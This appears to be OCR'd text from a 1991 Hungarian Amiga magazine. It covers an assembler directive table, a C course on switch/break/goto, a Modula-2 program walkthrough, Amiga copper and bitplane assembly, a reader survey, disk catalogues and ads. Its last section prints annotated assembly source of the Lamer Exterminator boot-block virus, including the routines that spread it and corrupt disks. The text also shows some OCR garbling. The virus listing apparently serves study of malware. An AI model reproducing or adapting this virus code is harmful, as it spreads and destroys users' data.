incbin "Filenév"	file "beinkludolasa" a tárgyba	incbin "Data"
incbin "Filenév",cím	file töltése a címre	incbin "A",$50000
list	fordítási lista be	
load cím	fordítás a cim-re	load $50000
változó: macro	makro def.kezd.	plop: $50000
nlist	fordítási lista ki	
nolist	ugyanaz	
odd	PC állítása páratlanra	
org cím	abszolút kód generálása	
page	lista új oldalra	
plen hossz	oldalhossz beállítása	plen 66
pwid szélesség	oldal szélesség beállítása	pwid 70
pinit kifejezes	oldal beál. inícializálása	
section név,tipus	kód, kód_c,bss,bss_c	section aa,BSS_C

Tamogatott 68020 utasítások:

index intervallum:	pld. move.w (a0,d0.w*4),d0
DIVs.L	
DIVsL.L	
EXTB.L	
MOVEC	Rc: SFC,DFC,CACR,USP,VBR,CAAR,MSP,ISP
MOVES	
MULs.L	
RTD	
TST An/D16(PC)/D8(PC,Rn)	

Jó szórakozást: BUDDHA!

C tanfolyam 5.rész

Újabb feltételek

Az eddig megismert feltételes utasítás (if-else szerkezet) csak kétirányú elágazást tett lehetővé. Gyakran van szükség azonban egyazon változó vagy kifejezés különböző értékeitől függő többutas elágazásokra. Ezek megoldhatók ugyan az if-else-if szerkezetekkel, a C nyelben létezik azonban erre egy sokkal elegánsabb megoldás, a switch utasítás. Mielőtt belemennénk a switch utasítás mélyebb boncolgatásába, nézzünk rá egy egyszerű példát:

```
#include <stdio.h>

void save()
...
void load()
...
void edit()
...
void main
{
 char c,ans;
 int vege=0;


 do {
  puts("L=load S=save E=edit Esc=exit");
  c=getchar();
  switch(c) {
   case 's':
   case 'S':
    save();
   break;
   case 'l':
   case 'L':
    load();
   break;
   case 'e':
   case 'E':
    edit();
   break;
   case 27:
    puts(" Jól meggondoltad ? (i/n) ");
    ans=getchar();
    if(ans == 'i' || ans == 'I') vege=1;
   break;
   default:
    puts(" Ne nyomkodj itt össze-visza !");
   break;
  }
 } while !vege;
}
```

Ezen a kicsit talán hosszúra sikeredett példán jól látható a switch utasítás használata. Most nézzük az általános szintaxist:

```
switch (kifejezés) {
 case konstans1:
 [case konstans2:]
 ...
  utasítás1;
  [utasítás2;]
  ...
 break;
 default:
  utasítás1;
  ...
 break
}
```

A case ágak szerepe egyszerű. A vezérlés akkor kerül rájuk, amikor a kifejezés értéke megegyezik a konstanssal. A default ág akkor jut szerephez, ha egyik case ág sem hajtódik végre. Ilyenkor a default ág kerül végrehajtásra. (Ha nincs ilyen, akkor semmi.)

"Tiltott" gyümölcsök

Három olyam utasítás van a C-ben, amit - bizonyos eseteket kivéve - nem illik használni. Ez azt jelenti, hogy szinte minden probléma megoldható nélkülük, és nyakló nélküli használatuk oltári káoszhoz vezethet. Ezek

C tanfolyam 5.rész

egyike a switch utasításnál már megismert break utasítás. A switch-nél használni kell (kivéve, néhány speciális esetet), de használható a for és a while (vagy do-while) ciklusoknál is, azonban igen ritkán találkozunk olyan problémával, amit ne lehetne megoldani nélküle. Ha egy for vagy egy while ciklusban berak utasítás hajtódik végre, a program kilép a ciklusból, a végrehajtás a ciklus utáni első utasításon folytatódik. Lássunk erre egy-egy példát:

```
...
char string[256];
int i;
...
for(i=0;i<BUFSIZ;i++) {
 if(string[i]=='\n') break;
 putchar(sting[i]);
}
...
```

Ugyan ez elegánsabban:

```
for(i=0;i<BUFSIZ && string[i]!='\n';i++)
 putchar(string[i]);
```

A másik ilyen nem ajánlott utasítás a continue. Ez abban különbözik a break utasítástól, hogy míg a break kilép a ciklusból, a continue csak a ciklus következő feltételvizsgálatára ugrat. A következő példa az s stringből kihagyja a szóközöket:

```
...
for(i=0;s[i]!=0;i++) {
 if(s[i]==' ') continue;
 putchar(s[i]);
}
...
```

Ugyan ez elegánsabban:

```
...
for(i=0;s[i]!=0;i++) {
 if(s[i]!=' ') putchar(s[i]);
}
...
```

Nyugodtan állíthatom, hogy mind a break, mind a continue utasítások az esetek 99 százalékában kiválthatók más vezérlési szerkezetekkel. Alkalmazásuk csak ott ajánlott, ahol feltétlenül szükséges (pld switch).
Az előző két utasítás használata a C-ben még csak egy erősebb káromkodásnak számít. A most következő goto utasítás alkalmazása azonban már felér egy könnyű testi sértéssel (8 napon innen). Használata annyira nem ajánlott, hogy már-már tilos. Nem is töltjük vele a drága időt no meg nyomdafestéket. Szintaxisa:
goto címke;
Példa:

```
...
if(...) {
...
for(...) {
...
 while(...) {
 ...
 if(hiba felderítése) goto hibavan;
 ...
 }
 ...
}
}
...
hibavan: hibajav();
```

Egyetlen esetben megengedett a goto használata: Ha valahol mélyen bent vagyunk egy n-szer egymásba skatulyázott ciklusban, feltételben, vagy valamilyen hasonló rákfenében, és valamilyen hiba lép fel, ami lehetetlenné teszi a feldolgozás normális folytatását. Ilyenkor lehet hogy célszerűbb a kiugrás a ciklusból a hibafeldolgozó részre, mint egy jelzőt beállítva tovább folytatni.

A C nyelv olyan jól fel van szerelkezve különböző struktúra szervező utasítással, hogy az imént megismert három utasításra tíz évenként egyszer van VALÓBAN szükség. (Kivétel ezalól a switch-nél alkalmazott break.) Különösen a kezdők hajlamosak túlzásba vinni az alkalmazásukat. Láttam már C nyelvű programot, aminek olvasása közben az volt az érzésem, hogy BASIC-ben lett megírva, csak valahogy a C utsításait használta az illető.

folytatjuk

Bódy Attila

Modula-2

Ebben a hónapban is a márciusi számban közölt bioritmus program magyarázata a téma.

Miután a FROM...IMPORT... utasítás segítségével meghatároztuk azokat a külső

Modula 2

egységeket, melyeket fel kívánunk használni a programban, következhet a változók deklarálása. Az itt deklarált változók az egész programra érvényesek (globális változók), ami azt jelenti, hogy nemcsak a főprogramban, hanem annak minden procedúráján és funkcióján belül is léteznek. A Ho változó egy 12 elemü INTEGER tömb, melyben a hónapok hosszát tárolom. Az Ev2, Ho2, Nap2, Ev1, Ho1, és Nap1 INTEGER (azaz egész) értékek. Itt láthatjuk, hogyha több változóhoz ugyanazt a típust szeretnénk hozzárendelni, akkor azokat egymás után írva, vesszővel elválasztva együtt is megtehetjük. Az Eltelt is egy INTEGER, amit akár az előző listában is elhelyezhettem volna, de a könnyebb érthetőség kedvéért nem tettem ezt. Az Eltelt változóban tartja nyilván a születéstől máig eltelt napok számát. A scr változó egy mutató (memóriacím) egy képernyőhöz. Ezt alaphelyzetben a Modula-2 nem ismeri, ezért kell az Intuition modulból behívni a FROM Intuition IMPORT ScreenPtr segítségével. Hasonló a helyzet az rp és vp változókkal. Az rp a képernyő RastPort -jához mutató (a rastport tulajdonképpen a képernyőre rajzoláshoz, azaz a képmemóriához van köze), a vp pedig a képernyő ViewPort -jához mutató (ez a képrnyő színbeállításával kapcsolatos, aszínregiszterekhez van köze).

A továbbiakban a procedúrák következnek, melyeket a programban használok, majd maga a főprogram. Innen nem a programlistát követem, hanem a program logikai hierachiáját. A főprogram a BEGIN kulcsszóval kezdődik, ezt követik a tényleges utasítások. Az IF ~OpenMathLib0() THEN tulajdonképpen az OpenMathLib0() funkciót tartalmazza feltételként, ami megnyitja a lebegőpontos matematikai könyvtárat (mathffp.library), és egy logikai (BOOLEAN) eredményt ad: TRUE (azaz igaz), ha sikerült megnyitni, és FALSE (azaz hamis, ha nem). A ~ jel a NOT kulcsszó rövidítése. Lefordítva ez annyit jelent, hogyha (IF) nem (~) tudod megnyitni a matematikai könyvtárat (OpenMathLib0()), akkor állj le a futással (HALT). A következő utasításban megnyitok egy képernyőt az OpenScreen segítségével. A paraméterek a következők 320 - vízszintes felbontás (most LoRes), 256 - függőleges felbontás (most non-interlace), 3 - bitplanek száma (most nyolcszínü képernyő), és NIL - a képernyőnek nincs neve. A megnyitott kép kezdőcíme az scr változóba kerül. Ha a funkció NIL eredményt ad, akkor nem sikerült a képernyőt megnyitni (nincs elég memória), ezt a következő sorban viszgálom az IF scr # NIL THEN ... segítségével. Tehát a program csak akkor hajtja végre az ezt követő utasításokat (az END -ig), ha sikerült képernyőt nyitni, azaz a scr nem egyenlő (#) NIL.

Ezután az rp mutatóhoz hozzárendelem az scr képernyő RastPortjának a címét. A scr a képre mutat, scr^ maga a kép, scr^.RastPort a kép RastPort -ja, és ADR(scr^.RastPort) a kép RastPort -jának a címe. A következő sorban a ViewPort -tal hasonlóan járok el. Miután megállapítottam a ViewPort címét, beállíthatom a képmyő színeit a SetRGB4 utasítással. A paraméterek: vp^ - a ViewPort, 0 - a színregiszter száma (most nullás szín), a 15,13,12 pedig az R,G,B (piros, zöld, kék) értékek. Ezután a Ho tömb elemeihez hozzárendelem az adott számú hónap hosszát (pl. Ho[1] := 31 azt jelenti, hogy a január 31 napos).

A beállítások után jön a lényeg. Az Input procedúra bekéri a felhasználótól a születési évet, hónapot és napot (Ev1, Ho1, Nap1), majd az aznapi dátumot (Ev2, Ho2, Nap2). A Kiszamol procedúra kiszámolja a két dátum között eltelt napok számát, és azt az Eltelt változóba rakja. Ezt követően a Megmondja elvégzi a numerikus számításokat és kiírja az illető adott napra vonatkozó bioritmusát. Fontos megjegyezni, hogy a kiírás nem a grafikus képernyőre történik, hanem arra a CLI -ablakra, ami automatikusan hozzárendelődik a programhoz futáskor. Tehát a képernyőnk megnyitása nem jelenti azt, hogy ez után minden kiírás arra irányul. A Kirajzolja procedúra megjeleníti a bioritmusgörbéket az előre kinyitott képrnyőn, és lehetővé teszi az azon való mozgást (ez tulajdonképpen a program központi része). A Var utasítás egy billentyü lenyomására vár, a CloseScreen pedig becsukja az általunk megnyitott képernyőt, ezzel felszabadítva a lefoglalt memóriát. Nagyon fontos, hogy ne felejtsük ezt megtenni, mert a Modula-2 ezt nem végzi autómatikusan, és a kilépés után ott marad egy képernyő, ami sok memóriát fogyaszt, de nem lehet eltüntetni (meg hát persze elég amatőrnek tünik, és az is). Hasonló a helyzet a CloseMathLib0 utasítással, a mathffp.library bezárásával. A programot az END utasítás fejezi be, melyet a modul neve követ, és végül egy pont zár.

Jazz

Hardware Programozás

Folytatás a 14. oldalról:

```
        move.b  #1,d0
        move.l  #40*scrlines*4,d1

loop    move.b  d0,(a0)+
        move.b  d0,d2
        ror.b #1,d0
        add.b   d2,d0
        rol.b #1,d0
        subq.l  #1,d1
        bne.s   loop

wait    btst.b  #6,$bfe001
        bne.s   wait

        move.l  sysclist,cop1lch+custom
        move.w  #$8020,dmacon+custom

prgend  rts

;--------------------

sysclist    dc.l 0
gfxname     dc.b "graphics.library",0

;--------------------
        section     clist,code_c
        even

clist  cmove    $0020,dmacon;sprite off
pf1addr    cmovel    0,bpl1pth;később
pf2addr    cmovel    0,bpl2pth;töltjük
pf3addr    cmovel    0,bpl3pth;ki
pf4addr    cmovel    0,bpl4pth;
        cmove    0,bpl1mod
        cmove    0,bpl2mod
        cmove    $2c81,diwstrt;standard
        cmove    $f4c1,diwstop
        cmove    $38,ddfstrt
        cmove    $4200,bplcon0;4 plane,color
        cmove    0,bplcon1;nincs scroll
        cmove    0,bplcon2;normál prior.

        clistend

;--------------------
        section     screen,bss_c
screen      ds.b 40*scrlines*4


**************************************************
***        Exec.library belepesi cimek         ***
**************************************************

execbase        equ  4

AllocMem        equu  -
198  ;d0,d1=byteSize,requiremets
FreeMem         equ  -
210  ;a1,d0=memoryBlock,bytesize
OldOpenLibrary equ  -408;a1=libName
CloseLibrary    equ  -414;a1=library
OpenLib         equ  OldOpenLibrary
```

Copper

```
COP1LCH $080
COP1LCL $082
COP2LCH $084
COP2LCL $086
COPJMP1 $088
COPJMP2 $08A
COPINS  $08C
```

Bitplane

```
DIWSTRT $08E
DIWSTOP $090
DDFSTRT $092
DDFSTOP $094
BPL1PTH $0E0
BPL1PTL $0E2
BPL2PTH $0E4
BPL2PTL $0E6
BPL3PTH $0E8
BPL3PTL $0EA
BPL4PTH $0EC
BPL4PTL $0EE
BPL5PTH $0F0
BPL5PTL $0F2
BPL6PTH $0F4
BPL6PTL $0F6
BPLCON0 $100
BPLCON1 $102
BPLCON2 $104
BPL1MOD $108
BPL2MOD $10A
BPL1DAT $110
BPL2DAT $112
BPL3DAT $114
BPL4DAT $116
BPL5DAT $118
BPL6DAT $11A
```

Bódy Attila

AM "Teccési" index

Kérjük karikázd be a megfelelő számot ! Véleményed maximálisan figyelembe vesszük !

1 2 3 4 5 Szerk.cikk
1 2 3 4 5 Kezdőknek
1 2 3 4 5 Amiga 3000
1 2 3 4 5 Játék - Demo
1 2 3 4 5 ATonce

1 2 3 4 5 HW programozás
1 2 3 4 5 Börze
1 2 3 4 5 Assembly kezdő
1 2 3 4 5 Assembly haladó
1 2 3 4 5 C tanfolyam

1 2 3 4 5 Modula-2
1 2 3 4 5 Amos
1 2 3 4 5 Virológia
1 2 3 4 5 Ray-tracing
1 2 3 4 5 DTP

1 2 3 4 5 Deluxe Paint
1 2 3 4 5 zene
1 2 3 4 5 14 Mhz
1 2 3 4 5 Null modem
1 2 3 4 5 On line

1 2 3 4 5 Mi újság
1 2 3 4 5 Stormbringer
1 2 3 4 5 AM válaszol
1 2 3 4 5 Piac
1 2 3 4 5 Mi lesz?

1 2 3 4 5
1 2 3 4 5
1 2 3 4 5
1 2 3 4 5
1 2 3 4 5

1 2 3 4 5 AM kezdőknek AK
1 2 3 4 5 AM haladóknak
1 2 3 4 5 AM profiknak

A Te szinted: AK Hal. Prof.

5- csak így tovább 4- nem az igazi 3- elmegy 2- tragédia... 1- szüntessék meg !

Modem

O - Adott esetben vásárolnék az AM segítségével olcsón terjesztett 2400 baud-os pocket-modemből.

Toplista

A legjobb játék:

A legjobb felhasználói program:

ON DISK

Megrendelem az AM ON DISK lemezét.
(Név, cím a túloldalon ! ! !)

O-AM ON DISK 01 - 200 Ft
O-AM ON DISK 02 - 200 Ft
O-AM ON DISK 03 - 200 Ft
O-AM ON DISK 04 - 200 Ft
O-AM ON DISK 05 - 200 Ft

-------- o --------

O- negyed évre (500 Ft) - engedmény
O- fél évre (1000 Ft) - egy lemez ingyen
O- egy évre (1800 Ft) - három lemez ingyen

Az összeget rózsaszín postautalványon kell a címünkre feladni. Írd rá: ON DISK

PD

Megrendelem az AM Public Domain lemezét.
(Név, cím a túloldalon ! ! !)

Szám	Tartalom	*
AM001	QRT (Quick Ray-Tracer) - 200 Ft	
AM002	JRComm, MSH, NIB - 200 Ft	
AM004	PD játékok (6db) - 200 Ft	
AM005	Star Trek 1 (2 lemezes) - 200 Ft	
AM006	Star Trek 2 - 200 Ft	
AM007	Ékezetes vektorfontok - *500 Ft*	

Befizetés utólag, csekken !

ON DISK, Public Domain

Az Amiga Magazin mellé minden hónapban összeállítunk egy lemezt is. Ezek az AM ON DISK sorozat lemezei, melyek sok érdekességet is tartalmaznak az újságban közölt forráslisták mellett. Emellett terjesztünk Public Domain, és Shareware programokat is. Ez az AMnnn lemezsorozat. Várjuk mindenki hozzájárulását listánk bővítéséhez! Az összes lemez tartalma Júniustól elérhető lesz az AM BBS-én, a TelComTec BBS-en.

AM ON DISK 01

Juggler - a klasszikus ray-tracing animáció. Egy alak kockás talajon tükörgömbökkel zsonglőrözik. Sok cég azért kezdett el a ray-tracingel az Amigán is foglalkozni, mert látta Eric Graham alkotását.
AM Demo - Compi és URZ zsengéje
Tron - A fénymotoros játék Jazz megvalósítása Amiga Basic-ben (!!!) A játék magával ragadó, órákig el lehet vele játszani.
Assembly - a programozás alapkövei: copper.inc, inltreset.inc, reglist.inc, interrupts.inc
C programozás - Reloc.c, Startup 1M, Startup 512K

AM ON DISK 02

AM.anim - Jazz Sculpt animációja. Kék üvegből készült gömb pattog a sejtelmesen megvilágított monumentális AM előtt...
ClickDOS - a memóriatakarékos lemezkezelő. Azoknak, akiknek a CLI kényelmetlen. A fiúk a CLI-ben dolgoznak...
AM Demo - ugyanaz, mint az AM ON DISK 01-en
SHAMVIEW - SHAM "kép mutogató". Az SHAM az Amigán elérhető legjobb képminőség. A HAM továbbfejlesztett változata, itt minden rasztersorban új 16 színű paletta él. Ezáltal gyakorlatilag megszűnnek a HAM képek hibái, és brilliáns színekben tündöklő képeket kapunk. A lemezen találhatók a CLOWN.SHAM, és a ROSE.SHAM képek a fent leírtak demonstrálására
ST Player - Soundtracker, és Oktalyzer song lejátszó rutin forráslisták
Assembly - Joyolv.s, Mouseolv.s
C programozás - Setboot.c

AM ON DISK 03

CAR.anim - díjat nyert ray-tracing animáció Amiga változata. Egykerekű bicikli kacskaringózik, kigurul az útra, és jön az autó. Szerencsére nem ül rajta senki...
Showanim - CLI-ből indítható animáció lejátszó
AMOEBA - Public Domain játékprogram
Assembly - boot.s
C programozás - color.c, conv.c (színeffekt, és képkonverter)


AM ON DISK 04

Boingmachine - ray-tracing animáció. Egy örökmozgó ábrázolása: golyók, tükröződő felületek, minden ami kell.
Movie - a Sculpt 4D-hez mellékelt, ámbátor PD animációlejátszó
Bioritmus.mod - Modula 2 forráskód
dc.b.s - adatfájlból dc.b formát készít
Conv.c - képkonverter (ugyanaz, mint az előző lemezen)
Z_5.0.s - vírusírtó program assembly forráslistája
Execdos.inc - Execdos belépési címek

AM ON DISK 05

Kahnankas - ray-tracing animáció. Egy jól ismert kísérlet ábrázolása: sorban függő fémgolyók ingáznak a fizika törvényei szerint. Nagyon szép a fény, ami az asztali lámpából árad.
Movie - a Sculpt 4D-hez mellékelt PD animáció lejátszó
Sysinfo - Mindent megmond az adott gépről. CPU, RAM sebességtesztet végez, összehasonlítja adott konfigurációk sebességével, megnézi, hogy működik-e a belső óra, kiírja a rendszervektorokat, stb. Ezt mindenkinek meg kell szereznie (ha más nem rendelje meg tőlünk...). THIS IS A MUST (csupán az internacionális olvasótábor kedvéért)
Startrek - Uhljár Attila PD játékprogramja. Ketten játszhatják, a cél egymás mielőbbi elpusztítása. HATTALMAS szórakozást nyújt.
Pack, Unpack - Nagy file-od van? Nem fér rá a lemezre? Sebaj, jön Compi a megoldással. Egy olyan tömörítő, ami real time-ban tömörít, ahogy az adatok érkeznek a Pipe-ra, és ír a lemezre
Villed Factors - Nexus 6 of 23 Celsius Crew utolsó demója, mielőtt bevonult kotonáékhoz. A vektorok történetét meséli el a "sötét középkortól" a "modern időkig", mellesleg elscrolloz egy történetet a magyar Pop élet disznóságairól.
Lamer.s - A lamer exterminator

ANUBIS KFT.



ATonce AT emulátor

Most CSAK: 39.990 Ft !
100% IBM AT kompatibilis Amiga. EGA/VGA monokróm, CGA (16 szinű) grafika emuláció. Az AT egy fut, mint egy Amiga Task... Az AM tesztje: 1991/4,5-ös számban! Világsiker! Hökkentse meg az IBM-es ismerőseit! Kívülről semmi sem látszik...






Action Replay I, II.

11.500, 17.600 Ft
Gombnyomásra megáll az Amiga, és azt csinál, amit Ön akar. Lementi az egész memóriát, képernyőt, zenét lemezre, játékprogramot könnyít, tör-zúz...

Akciós kártya az Amigán...




Digiview Gold 4.0

24.750 Ft

A lehető legjobb képminőség, a lehető legalacsonyabb áron. A világon majdnem többet adtak el belőle, mint Amigából...
768*580 felbontás, 4096 szín, Szuperdinamikus (SHAM) szinek, fejlett dithering (effektíve több, mint 100.000 szín)

AM TESZT: Március (1991/3)



Amiga 3000

Megtekinthető, és megvásárolható !
Ezt a gépet már a profiknak szánta a Commodore! Multimédia, DTP, CAD, és Broadcast Quality komponens, 24 bites videografikai munkaállomás. 25 Mhz-es 68030 CPU, 68882-es math - co.,DOS 2.0 és továbbfejlesztett Amiga grafika, MAC teljesítmény - Commodore ár!

AM Cikk: 1991/5

ON DISK, Public Domain

virus forráslistája magyarázatokkal (Ez a Compi, ez a Compi... LAMERLAMERLAMERLAMER ...)

AM001

Showanim - animáció lejátszó
Car.anim - ray-tracing animáció (ugyanaz, mint az AM ON DISK 03-on)
QRT - (Quick ray tracer) script nyelves ray-tracing program, bő magyar nyelvű dokumentációval, és angol nyelvű technikai információval (programozástechnika).

Am002 (best seller...)

JRComm - a legelterjedtebb telekommunikációs program. Az AM BBS használatához szükséges. Megoldható vele két tetszőleges számítógép (Atari, IBM, MAC) összekötése soros kábellel, és adatcsere. A programhoz a TELJES dokumentáció fordítását is mellékeljük (Jazz betegsége alatt fordította...)
MSH - fantasztikus program. Installálhatod BÁRMELYIK lemezedre, vagy hard diskre. Az AmigaDOS-on belül az MSH: a df0:-ban lévő IBM formátumú lemezt kezel. Ha például a Diskmasterhez installálod, akkor az összes lemezműveletet el tudod végezni IBM-es lemezekkel is. Minden program elfogadja az MSH:-t mint perifériát, sőt némelyik automatikusan ki is írja. Így akármelyik Amiga szövegszerkesztőbe közvetlenül olvashatsz be IBM-es file-okat. A programhoz magyar nyelvű dokumentációt mellékelünk
Diskmaster3.0 - a jól ismert lemezkezelő végleges PD formája. Minden funkciót ismer, amit egy lemezkezelőnek ismernie kell, formatálni, egész lemezt másolni is tud a szokásos funkciókon kívül, sőt van egy nagyon hasznos funkció: a "disktroy", amivel VÉGLEGESEN tönkretehetsz egy lemezt (jó, nem?)
NIB - egészlemezes másoló (nibbler copy) program. Bizonyos esetekben megbirkozik olyanokkal is, aminél az XCOPY bedobja a törülközőt. CSAK két meghajtóval működik.
AMVIEW - IFF képet tehetsz ki startup-sequence-ből, vagy CLI-ből. JAZZ írta modula 2-ben

AM003

A lemezen 6db PD játékprogram van.


- AMOEBA
- ASTERIODS
- CITYDEFENDER
- RUSHHOUR
- SPACEWAR
- TRON

AM005 - AM006

StarTrek - két lemezes kalandjáték. A PD játékprogramok egyik legjobbja. Egy űrhajót kell irányítanunk

AM007

Teljes magyar ékezetes vektorfontkészlet. Kompatibilis a Pagestream-mel. Shareware, ami azt jelenti, hogy szabadon másolható ugyan, de ha a felvett programot / file-t kipróbálás után használni akarsz, akkor Compi-nak fizetned kell 500 Ft-ot. Ha tőlünk rendeled meg, az ára 500 Ft



Megrendelőlap a Visszacsatoláson !

LAMER

Exterminator

```
Main   CMPI.L #$200,$2C(A1)  ;Innen kezdődik
   BEQ LC47A38    ;a szaporító, rongáló rész.
   TST.L  $2C(A1)
   BNE.S  LC478BC
   CMPI.B #2,$1D(A1)
   BEQ.S  LC478C0
   CMPI.B #3,$1D(A1)
LC478BC BNE LC47AAE
LC478C0 MOVEM.L D1-2/A1-3,-(A7)
   LEA LC47B3C(PC),A0
   MOVE.B  $1E(A1),(A0)
   CMPI.B #3,$1D(A1)
   BNE.S  LC478DC
   MOVEQ  #0,D0
   BSR LC47ADC
   BRA.S  LC4793A
LC478DC BSR LC47A7E
   MOVEA.L $28(A1),A0
   MOVE.L  (A0),D0
   CMP.L  bootblk(PC),D0
   BNE.S  LC47912
   BSR LC47ACE
   BNE.S  LC47908
   MOVE.L #$400,$2C(A1)
   BSR LC47A7E
   MOVEQ  #1,D0
   BSR LC47AB4
   CLR.L  $2C(A1)
LC47908 MOVEA.L $18(A1),A0
   BTST  #4,$40(A0)
LC47912 BNE LC47A32
   MOVEQ  #0,D0
   BSR LC47ADC
   MOVE.L #$400,$24(A1)
   MOVE.L PuffAddr(PC),$28(A1)
   BSR LC47A7E
   BSR LC47ACE
   BEQ.S  LC47952
   MOVE.B #3,$1D(A1)
LC4793A MOVE.L #$400,$2C(A1)
   MOVEQ  #0,D0
   BSR LC47AB4
   BSR LC47A7E
   MOVEQ  #1,D0
   BSR LC47AB4
LC47952 MOVE.B #3,$1D(A1)
   MOVEA.L PuffAddr(PC),A2
   MOVE.L  A2,$28(A1)
   CLR.L  $2C(A1)
   LEA eorval(PC),A0
LC47968 MOVE.B $DFF007,D0
   BEQ.S  LC47968
   MOVE.B  D0,(A0)+
   ADDQ.L #1,(A0)
   LEA bootblk(PC),A0
   ADDQ.B #1,$19(A0)
   MOVE.B $19(A0),D1
   MOVE.W #$3F5,D2
LC47984 MOVE.B (A0)+,(A2
   DBF D2,LC47984
   MOVEA.L PuffAddr(PC),A0
   MOVEA.L A0,A2
   ADDA.W #$2A,A0
   ADDA.W #$3EF,A2
LC47998 EOR.B  D1,(A0)
   SUB.B  D0,(A0)+
   CMPA.L A0,A2
   BNE.S  LC47998
   MOVE.W #$FF,D0
   MOVEQ  #0,D1
   MOVEA.L PuffAddr(PC),A0
   MOVEA.L A0,A2
LC479AC ADD.L  (A0)+,D1
   BCC.S  LC479B2
   ADDQ.L #1,D1
LC479B2 DBF D0,LC479AC
   NOT.L  D1
   ADD.L  4(A2),D1
   BCC.S  LC479C0
   ADDQ.L #1,D1
LC479C0 MOVE.L D1,4(A2)
   BSR LC47A7E
   LEA LC47B3A(PC),A0
   TST.B  1(A0)
   BEQ.S  LC479D6
   SUBQ.B #1,1(A0)
LC479D6 TST.W  (A0)
   BNE.S  LC47A2C
   MOVE.W #$204,(A0)
   MOVE.B #2,$1D(A1)
   MOVE.L #$200,$24(A1)
   MOVE.L PuffAddr(PC),$28(A1)
   MOVE.W $DFF006,D0
   DIVU  #$26,D0
   MULU  #$200,D0
   MOVE.L D0,$2C(A1)
   BSR LC47A7E
   MOVEA.L PuffAddr(PC),A0
   CMPI.B #8,3(A0)
   BNE.S  LC47A2C
   MOVE.W #$1FF,D1
LC47A18 MOVE.B $DFF007,D0
   AND.B  D0,(A0)+
   DBF D1,LC47A18
   MOVE.B #3,$1D(A1)
   BSR.S  LC47A7E
LC47A2C MOVEQ  #1,D0
   BSR LC47ADC
LC47A32 MOVEM.L (A7)+,D1-2/A1-3
   RTS

LC47A38 CMPI.B #3,$1D(A1)
   BNE.S  LC47A4A
   MOVE.L A2,-(A7)
   MOVEQ  #0,D0
   BSR.S  LC47AB4
   MOVEA.L (A7)+,A2
   BRA.S  LC47A62
LC47A4A CMPI.B #2,$1D(A1)
   BNE.S  LC47AAE
   BSR.S  LC47A84
   MOVEA.L $28(A1),A0
   MOVE.W $1F4(A0),D0
   CMP.W  LC47B2C(PC),D0
```

A Lamer vírus forráskódjának második (befelyező) része

```
  BNE.S  LC47A7C
LC47A62 MOVE.L #$600,$2C(A1)
  BSR.S  LC47A84
  MOVE.L A2,-(A7)
  MOVEQ  #1,D0
  BSR.S  LC47AB4
  MOVEA.L (A7)+,A2
  MOVE.L #$200,$2C(A1)
LC47A7C RTS

LC47A7E MOVEM.L 4(A7),D1-2/A1-3
LC47A84 MOVEM.L A1/A6,-(A7)
  BSR.S  LC47AAE
  MOVEA.L (A7),A1
  MOVEA.L 4.W,A6
  MOVE.B LC47B3C(PC),D0
  BNE.S  LC47AA4
LC47A96 CMPI.B #7,8(A1)
  BNE.S  LC47A96
  JSR -$FC(A6)
  BRA.S  LC47AA8
LC47AA4 JSR -$1DA(A6)
LC47AA8 MOVEM.L (A7)+,A1/A6
  RTS

LC47AAE MOVE.L LC47B32(PC),-(A7)
  RTS

LC47AB4 MOVEA.L $28(A1),A0
  MOVEA.L A0,A2
  ADDA.L $24(A1),A2
LC47ABE TST.L D0
  BEQ.S  LC47AC6
  ROR (A0)+
  BRA.S  LC47AC8
LC47AC6 ROL (A0)+
LC47AC8 CMPA.L A0,A2
  BNE.S  LC47ABE
  RTS

LC47ACE MOVEA.L $28(A1),A0
  MOVE.W $22(A0),D0
  CMP.W  decode(PC),D0
  RTS
LC47ADC LEA $1C(A1),A0
  LEA lC47B60(PC),A2
  TST.L  D0
  BEQ.S  LC47AEA
  EXG A0,A2
